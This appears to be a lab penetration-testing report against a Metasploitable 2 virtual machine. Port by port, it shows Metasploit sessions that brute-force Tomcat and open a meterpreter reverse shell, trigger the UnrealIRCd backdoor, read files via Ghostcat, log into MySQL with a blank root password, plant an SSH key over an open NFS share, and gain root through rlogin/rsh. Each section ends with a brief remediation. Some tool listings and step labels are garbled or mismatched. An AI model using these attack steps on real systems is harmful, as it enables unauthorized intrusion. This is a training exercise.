

- **Introduction**

1.1-Objective

The objective of this penetration testing is to identify security vulnerabilities on the system and to what extent they can be exploited and what are the risks associated with these .Besides these we have the following objectives:

Perform broad scans to identify potential areas of exposure and services that may act as an entry point.

Perform targeted scans and manual investigations to validate vulnerabilities.

Perform supplemental research and developmental activities to support analysis.

Identify issues of immediate consequence and recommend solutions.

1.2 -Methodology

1. Reconnaissance: Gathering Information

- **Passive Reconnaissance:** Collect publicly available information about the target, such as domain registration, DNS records, and social media presence.
- **Active Reconnaissance:** Scan the target network for open ports, services, and vulnerabilities using tools like Nmap and Nessus.
- **Footprinting:** Identify potential entry points and gather additional information about the target's infrastructure.
- **Web Application** Reconnaissance: Analyze the target's website for vulnerabilities, such as directory traversal, SQL injection, and cross-site scripting.
- **Social Engineering:** Gather information through social interactions and deception techniques, such as phishing and pretexting.

2. Scanning and Enumeration: Identifying Vulnerabilities

- **Vulnerability Scanning:** Use automated tools to scan the target for known vulnerabilities,
Open ports , open services ,
- **Enumeration:** Gather detailed information about the target's systems, services, and users, including account information, privileges, and network topology.

3. Exploitation: Compromising Systems

Gaining access to resources is the whole point of a modern-day attack. The usual goal is to either extract information of value to the attacker or use the

network as a launch site for attacks against other targets. In either situation, the attacker must gain some level of access to one or more network device

4. Post-Exploitation: Maintaining Access

- **Data Exfiltration:** Steal sensitive data, such as confidential files, customer information, or intellectual property.
- **Privilege Escalation:** Attempt to gain higher privileges within the compromised system.
- **Lateral Movement:** Move laterally within the target network to compromise additional systems.
- **Persistence:** Establish persistence mechanisms to maintain access, even after reboots or system updates.
- **Backdoor Installation:** Install backdoors to provide remote access to the compromised system.

5. Documenting Findings and Recommendations

- **Document Findings:** Document all vulnerabilities identified, exploits used, and evidence of compromise.
- **Assess Impact:** Evaluate the potential impact of the vulnerabilities on the target organization.
- **Provide Recommendations:** Offer specific recommendations for addressing the identified vulnerabilities and improving security.

1.3 -Tools

1-Nmap

Host discovery – Identifying hosts on a network. For example, listing the hosts that respond to TCP and/or ICMP requests or have a particular port open.

Port scanning – Enumerating the open ports on target hosts .

Version detection – Interrogating network services on remote devices to determine application name and version number.

OS detection – Determining the operating system and hardware characteristics of network devices.

Scriptable interaction with the target – using Nmap Scripting Engine (NSE) and Lua programming language. Nmap can provide further information on targets, including reverse DNS names, device types, and MAC addresses.

2-Metasploit Project:

- Provides information about security vulnerabilities
- Aids in penetration testing and IDS signature development

- Metasploit Framework: tool for developing and executing exploit code
- Opcode Database, shellcode archive, and related research
- Well known for anti-forensic and evasion tools

2-THREAT

2.1 open ports and version

```

Nmap scan report for 192.168.29.131
Host is up (0.0013s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh-reexec
513/tcp   open  login        OpenBSD or Solaris rlogin
514/tcp   open  cpwrapd      OpenBSD or Solaris rlogind
1099/tcp  open  jndi-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:8C:18:59 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 13.72 seconds

```

2.1.1 port 8180 tomcat

1- use Metasploit aux to get user & password then brute force

```

[+]: 192.168.29.131:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: role:OvW*busr1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: role:xampp (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:admin (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:manager (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:role1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:root (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:password06 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:password (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:changethis (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:r0t (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:toor (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:password1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: root:xampp (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN SUCCESSFUL: tomcat
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:admin (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:manager (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:role1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:root (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:password06 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:password (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:r0t (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:toor (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:password1 (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[+]: 192.168.29.131:8180 - LOGIN FAILED: both:OvW*busr1 (Incorrect)

```

Then use user and password Application Deployer Authenticated Code Execution

```

msf6 exploit(multi/http/tomcat_mgr_upload) > show options
Module options (exploit/multi/http/tomcat_mgr_upload):
Name      Current Setting  Required  Description
HttpPassword tomcat        no        The password for the specified username
HttpUsername tomcat        no        The username to authenticate as
Proxies    :                no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS   192.168.29.131 yes      The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT    8180             yes      The target port (TCP)
SSL      false            no       Negotiate SSL/TLS for outgoing connections
TARGETURI /manager        yes      The URL path of the manager app (/html/upload and /undeploy will be used)
VHOST    :                no       HTTP server virtual host

Payload options (java/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
LHOST   192.168.29.130 yes      The listen address (an interface may be specified)
LPORT   4444             yes      The listen port

Exploit target:
Id  Name
0   Java Universal

View the full module info with the info, or info -d command.
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit
[*] Started reverse TCP handler on 192.168.29.130:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying QzjLOUBJNNHjVQaVLb ...
[*] Executing QzjLOUBJNNHjVQaVLb ...
[*] Undeploying QzjLOUBJNNHjVQaVLb ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (59791 bytes) to 192.168.29.131:50018
[*] Meterpreter session 1 opened (192.168.29.130:4444 -> 192.168.29.131:50018) at 2024-10-16 15:17:33 -0400
meterpreter > 

```

. recommend : update Tomcat to the latest version.

2.1.2 port 8009 apache jserv

Use Metasploit auxiliary about apache jserv

```

msf6 > search apache jserv
Matching Modules
=====
#  Name                                     Disclosure Date  Rank   Check  Description
-  --
0  auxiliary/admin/http/tomcat_ghostcat    2020-02-20     normal  Yes    Apache Tomcat AJP File Read

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/admin/http/tomcat_ghostcat

msf6 > use 0
msf6 auxiliary(admin/http/tomcat_ghostcat) > set rhosts 192.168.29.131
rhosts => 192.168.29.131
msf6 auxiliary(admin/http/tomcat_ghostcat) > run
[*] Running module against 192.168.29.131
<?xml version="1.0" encoding="ISO-8859-1"?>
<!--
Licensed to the Apache Software Foundation (ASF) under one or more
contributor license agreements. See the NOTICE file distributed with
this work for additional information regarding copyright ownership.
The ASF licenses this file to You under the Apache License, Version 2.0
(the "License"); you may not use this file except in compliance with
the License. You may obtain a copy of the License at
http://www.apache.org/licenses/LICENSE-2.0

Unless required by applicable law or agreed to in writing, software
distributed under the License is distributed on an "AS IS" BASIS,
WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
See the License for the specific language governing permissions and
limitations under the License.
-->
<web-app xmlns="http://java.sun.com/xml/ns/j2ee"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemalocation="http://java.sun.com/xml/ns/j2ee http://java.sun.com/xml/ns/j2ee/web-app_2_4.xsd"
  version="2.4">
  <display-name>Welcome to Tomcat</display-name>
  <description>
    Welcome to Tomcat
  
```

2.1.3 port 6667 irc

Exploitation


To exploit this service we directly use the metasploit module.

Use the module irc backdoor and set the remote host ip address.

Set the payload that would run on the remote host.

Here we use payload cmd/unix/reverse

Risk:high



```
View the full module info with the info, or info -d command.
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.29.131:6667 - Connected to 192.168.29.131:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.29.131:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.29.131:4444
[*] Command shell session 2 opened (192.168.29.130:43643 → 192.168.29.131:4444) at 2024-10-16 16:25:57 -0400

ls
Donation
LICENSE
aliases
badwords.channel.conf
badwords.message.conf
badwords.quit.conf
curl-ca-bundle.crt
dcallow.conf
doc
help.conf
ircd.log
ircd.pid
ircd.tune
modules
networks
spamfilter.conf
tmp
unreal
unrealircd.conf
whoami
root

```

Recommended : Since the access gained by the backdoor is of root level. Hence this version of the service should be updated or the port should be closed.

2.1.4 port 3306 mysql

Metasploit auxiliary

```

DB_ALL_PASS      false      no      Add all passwords in the current database to the list
DB_ALL_USERS     false      no      Add all users in the current database to the list
DB_SKIP_EXISTING none      no      Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
PASSWORD          no        no      A specific password to authenticate with
PASS_FILE         no        no      File containing passwords, one per line
proxies          no        no      A proxy chain of format type:host:port[,type:host:port][ ... ]
RHOSTS            yes       yes     The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT             3306      yes     The target port (TCP)
STOP_ON_SUCCESS  false      yes     Stop guessing when a credential works for a host
THREADS           1         yes     The number of concurrent threads (max one per host)
USERNAME          root      no      A specific username to authenticate as
USERPASS_FILE    no        no      File containing users and passwords separated by space, one pair per line
USER_AS_PASS     false      no      Try the username as the password for all users
USER_FILE         no        no      File containing usernames, one per line
VERBOSE           true      yes     Whether to print output for all attempts

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/mysql/mysql_login) > run

[-] Msf::OptionValidateError One or more options failed to validate: RHOSTS.
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.29.131
rhosts => 192.168.29.131
msf6 auxiliary(scanner/mysql/mysql_login) > run


[+] 192.168.29.131:3306  - 192.168.29.131:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.29.131:3306  - No active DB -- Credential data will not be saved!
[-] 192.168.29.131:3306  - 192.168.29.131:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.29.131:3306  - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.29.131:3306  - Bruteforce completed, 0 credentials were successful.
[*] 192.168.29.131:3306  - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > set USER_FILE /usr/lib/python3/dist-packages/wapitiCore/data/attacks/users.txt
USER_FILE => /usr/lib/python3/dist-packages/wapitiCore/data/attacks/users.txt
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.29.131:3306  - 192.168.29.131:3306 - Found remote MySQL version 5.0.51a
[!] 192.168.29.131:3306  - No active DB -- Credential data will not be saved!
[-] 192.168.29.131:3306  - 192.168.29.131:3306 - LOGIN FAILED: root: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.29.131:3306  - 192.168.29.131:3306 - LOGIN FAILED: admin: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[-] 192.168.29.131:3306  - 192.168.29.131:3306 - LOGIN FAILED: administrateur: (Unable to Connect: invalid packet: scramble_length(0) ≠ length of scramble(21))
[*] 192.168.29.131:3306  - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.29.131:3306  - Bruteforce completed, 0 credentials were successful.
[*] 192.168.29.131:3306  - You can open an MySQL session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) > 

```

Then connect use this command to show databases

MySQL is installed with a default password on the root account.



```
(kali㉿kali)-[/etc/mysql/conf.d]
└─$ mysql -u root -h 192.168.29.131
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 88
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
+-----+
| Database      |
+-----+
| information_schema |
| dwva          |
| metasploit     |
| mysql          |
| owasp10        |
| tikiwiki       |
| tikiwiki195   |
+-----+
7 rows in set (0.106 sec)

MySQL [(none)]> █
```

Recommend: you must change the default passwords to strong passwords.

2.1.5 port smtp 25

Exploitation:

I went to Metasploit and searched for SMTP auxiliary modules. I found an auxiliary module to perform enumeration in SMTP to get usernames. I used the auxiliary module for SMTP enumeration.

Using the Auxiliary Module for SMTP Enumeration

```

root@kali:~/home/kali
File Actions Edit View Help
msf6 > search smtp type:auxiliary
Matching Modules
=====
#  Name          Disclosure Date Rank Check Description
0  auxiliary/server/capture/smtp      normal No   Authentication Capture: SMTP
1  auxiliary/scanner/http/gavazzi_email_login_loot  TSC BIND 2009-06-12 normal No   Carlo Gavazzi Energy Meters - Login Brute Force, Extract Info and Dump Plant Database
2  auxiliary/client/smtp/emailer      normal No   Generic Emailer (SMTP)
3  auxiliary/scanner/http/ms04_06_01_ms04_06_01_exchange 2004-11-12 normal No   MS04-06-01 Exchange ADPROP Heap Overflow
4  auxiliary/scanner/smtp/smtp_version  normal No   SMTP Version Grabber
5  auxiliary/scanner/smtp/smtp_ntlm_domain  2 (RPC #1) normal No   SMTP NTLM Domain Extraction
6  auxiliary/scanner/smtp/smtp_relay    normal No   SMTP Open Relay Detection
7  auxiliary/fuzzers/smtp/smtp_fuzzer  normal No   SMTP Simple Fuzzer
8  auxiliary/scanner/smtp/smtp_fuzzer  normal No   SMTP Simple Fuzzer
9  auxiliary/dos/smtp/sendmail_prescan 2003-09-17 normal No   Sendmail SMTP Address prescan Memory Corruption
10 auxiliary/vs払い/payload/smtp_pii  normal No   VS払い Email PII
11 auxiliary/scanner/http/wp_easy_wp_smtp  2020-12-06 normal No   WordPress Easy WP SMTP Password Reset
37/76 modules loaded
Interact with a module by name or index. For example info 11, use 11 or use auxiliary/scanner/http/wp_easy_wp_smtp

```

Then I set the RHOST to the IP address of Metasploitable2 and run the auxiliary exploit to perform enumeration on the SMTP service.

```

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.244.129:25 - 192.168.244.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.244.129:25 - 192.168.244.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog
[*] user: backup@metasploitable
[*] 192.168.244.129:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Recommendation:

- 1-Disable SMTP if Not Needed: Turn off the service on port 25 if it's unnecessary.
- 2-Require Authentication: Set up authentication for sending emails to prevent unauthorized access.
- 3-Restrict Access: Limit access to port 25 using firewall rules to trusted IP addresses only.

2.1.6 port http 80

Exploitation:

I went to Metasploit and searched for HTTP auxiliary modules. I used some of the auxiliary modules to discover directories, HTTP version, and headers.

I also used other auxiliary modules.

1- know http version

```
msf6 auxiliary(scanner/http/options) > use auxiliary/scanner/http/dll_scanner_interrupt. use the exit command
msf6 auxiliary(scanner/http/options) > use auxiliary/scanner/http/http_version
msf6 auxiliary(scanner/http/http_version) > set rhosts 192.168.244.129
rhosts => 192.168.244.129
msf6 auxiliary(scanner/http/http_version) > exploit

[+] 192.168.244.129:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-2ubuntu5.10 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

2- know http headers

```
msf6 auxiliary(scanner/http/http_version) > use auxiliary/scanner/http/http_header
msf6 auxiliary(scanner/http/http_header) > set rhosts 192.168.244.129
rhosts => 192.168.244.129
msf6 auxiliary(scanner/http/http_header) > exploit
[+] 192.168.244.129:80 : CONTENT-TYPE: text/html
[+] 192.168.244.129:80 : SERVER: Apache/2.2.8 (Ubuntu) DAV/2
[+] 192.168.244.129:80 : X-POWERED-BY: PHP/5.2.4-2ubuntu5.10
[+] 192.168.244.129:80 : detected 3 headers
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/http_header) > use auxiliary/scanner/http/backup_file
```

3- Know HTTP Directories

```
msf6 auxiliary(scanner/http/http_traversal) > use auxiliary/scanner/http/dir_scanner
msf6 auxiliary(scanner/http/dir_scanner) > set rhosts 192.168.244.129
rhosts => 192.168.244.129
msf6 auxiliary(scanner/http/dir_scanner) > exploit

[*] Detecting error code
[*] Using code '404' as not found for 192.168.244.129
[+] Found http://192.168.244.129:80/cgi-bin/ 403 (192.168.244.129)
[+] Found http://192.168.244.129:80/doc/ 200 (192.168.244.129)
[+] Found http://192.168.244.129:80/icons/ 200 (192.168.244.129)
[+] Found http://192.168.244.129:80/index/ 200 (192.168.244.129)
[+] Found http://192.168.244.129:80/phpMyAdmin/ 200 (192.168.244.129)
[+] Found http://192.168.244.129:80/test/ 200 (192.168.244.129)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Recommendation:

Disable HTTP on port 80 and enforce HTTPS with proper SSL/TLS configuration. Ensure the web server is up to date and restrict access using firewall rules.

2.1.6 port rpcbind 111

Exploitation:

1. I go to make the command `rpcbind -p <IP>` to get all procedure calls.

```
(kali㉿kali)-[~]
└─$ rpcinfo -p 10.0.5.7 | grep nfs
 100003    2  udp   2049  nfs
 100003    3  udp   2049  nfs
 100003    4  udp   2049  nfs
 100003    2  tcp   2049  nfs
 100003    3  tcp   2049  nfs
 100003    4  tcp   2049  nfs

(kali㉿kali)-[~]
└─$
```

2. I found NFS, then I use `mount` to show the files shared.

```
(kali㉿kali)-[~]
└─$ showmount -e 10.0.5.7
Export list for 10.0.5.7:
/ *
```

3. I use `showmount` to get the files on my machine.

```
[root@kali]# mount -o nolock -t nfs 10.0.5.7:/ /mnt
```

4. I move my public key to `/root/.ssh` on the victim machine.

5. I put my key in `authorized_keys` on the machine.

```
[root@kali]# cat kali met2 rsa.pub >> authorized_keys  
[root@kali]# cat authorized_keys
```

6. Finally, I make the command `ssh -i /root/.ssh/my_key.pub root@<IP>` to connect to the victim machine.

```
[root@kali:~/ssh]# ssh -i /root/.ssh/kali met2 rsa root@10.0.5.7
The authenticity of host '10.0.5.7 (10.0.5.7)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GciOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.5.7' (RSA) to the list of known hosts.
Last login: Fri Mar 19 07:28:49 2021 from 10.0.5.8
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~#
```

Recommendations:

1-Disable Unused RPC Services: Turn off any unnecessary RPC services to reduce the attack surface.

2-Limit NFS Exports: Ensure that NFS exports are configured to limit access to trusted IP addresses only.

2.1.7 port rlogin 513

exploitation:

Use the rlogin command with the username "root" and the target IP address to log in remotely.

```
(kali㉿kali)-[~]
└─$ rlogin -l root 10.0.5.7
Last login: Thu Mar 11 02:06:39 EST 2021 from 10.0.5.8 on pts/1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# whoami
root
root@metasploitable:~# █
```

Recommendations for rlogin:

1-Disable rlogin: If possible, turn off rlogin on your systems since it is an insecure protocol.

2-Use SSH Instead: Switch to Secure Shell (SSH) for remote logins, as it provides encrypted communication.

2.1.8 port rlogin 513

exploitation:

Use the rsh command with the username "root," the target IP address, and the command to execute a command remotely.

```
└─(kali㉿kali)-[~]
$ rsh -l root 10.0.5.7 ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:ee:3a:4c
          inet addr:10.0.5.7 Bcast:10.0.5.255 Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feee:3a4c/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
            RX packets:88182 errors:0 dropped:0 overruns:0 frame:0
            TX packets:108481 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:6224607 (5.9 MB) TX bytes:16715707 (15.9 MB)
            Base address:0xd020 Memory:f1200000-f1220000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING MTU:16436 Metric:1
            RX packets:3077 errors:0 dropped:0 overruns:0 frame:0
            TX packets:3077 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:0
